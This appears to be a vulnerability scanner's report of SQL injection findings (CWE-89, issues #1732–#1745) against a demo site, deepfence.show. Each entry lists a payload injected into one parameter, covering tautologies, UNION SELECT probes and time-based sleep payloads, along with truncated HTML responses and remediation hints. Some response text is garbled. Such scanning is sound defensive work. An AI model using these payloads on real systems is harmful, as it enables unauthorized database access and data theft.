Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))--</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))--
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1732				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>OR 1=0#</td></tr></table>	Name	Value	DemoUser1#	OR 1=0#
Name	Value				
DemoUser1#	OR 1=0#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1733

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1734				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'\'</td></tr></table>	Name	Value	DemoUser1#	'\'
Name	Value				
DemoUser1#	'\'				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1735				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>WHERE 1=1 AND 1=1--</td></tr></table>	Name	Value	DemoUser1#	WHERE 1=1 AND 1=1--
Name	Value				
DemoUser1#	WHERE 1=1 AND 1=1--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1736	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 14#</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 14#
Name	Value					
DemoUser1#	ORDER BY 14#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1737					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),

	BENCHMARK(1000000,MD5('A')),5,6	
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1738	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>OR x=x</td></tr></table>		Name	Value	DemoUser1#	OR x=x
Name	Value					
DemoUser1#	OR x=x					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8DlpgguFqg93Dy...</div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#) or pg_sleep(5)--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1740

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	admin"/*

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1741

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 1083=1083 AND (1427=1427</td></tr></table>	Name	Value	DemoUser1#	AND 1083=1083 AND (1427=1427
Name	Value				
DemoUser1#	AND 1083=1083 AND (1427=1427				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1742				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>OR x=y</td></tr> </table>	Name	Value	DemoUser1#	OR x=y
Name	Value				
DemoUser1#	OR x=y				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1743				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary				

	hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1744

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin' or '1'='1'--</td></tr></table>	Name	Value	DemoUser1#	admin' or '1'='1'--
Name	Value				
DemoUser1#	admin' or '1'='1'--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAQCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1745				

Scan	SQL Injection				
Severity	ERROR				
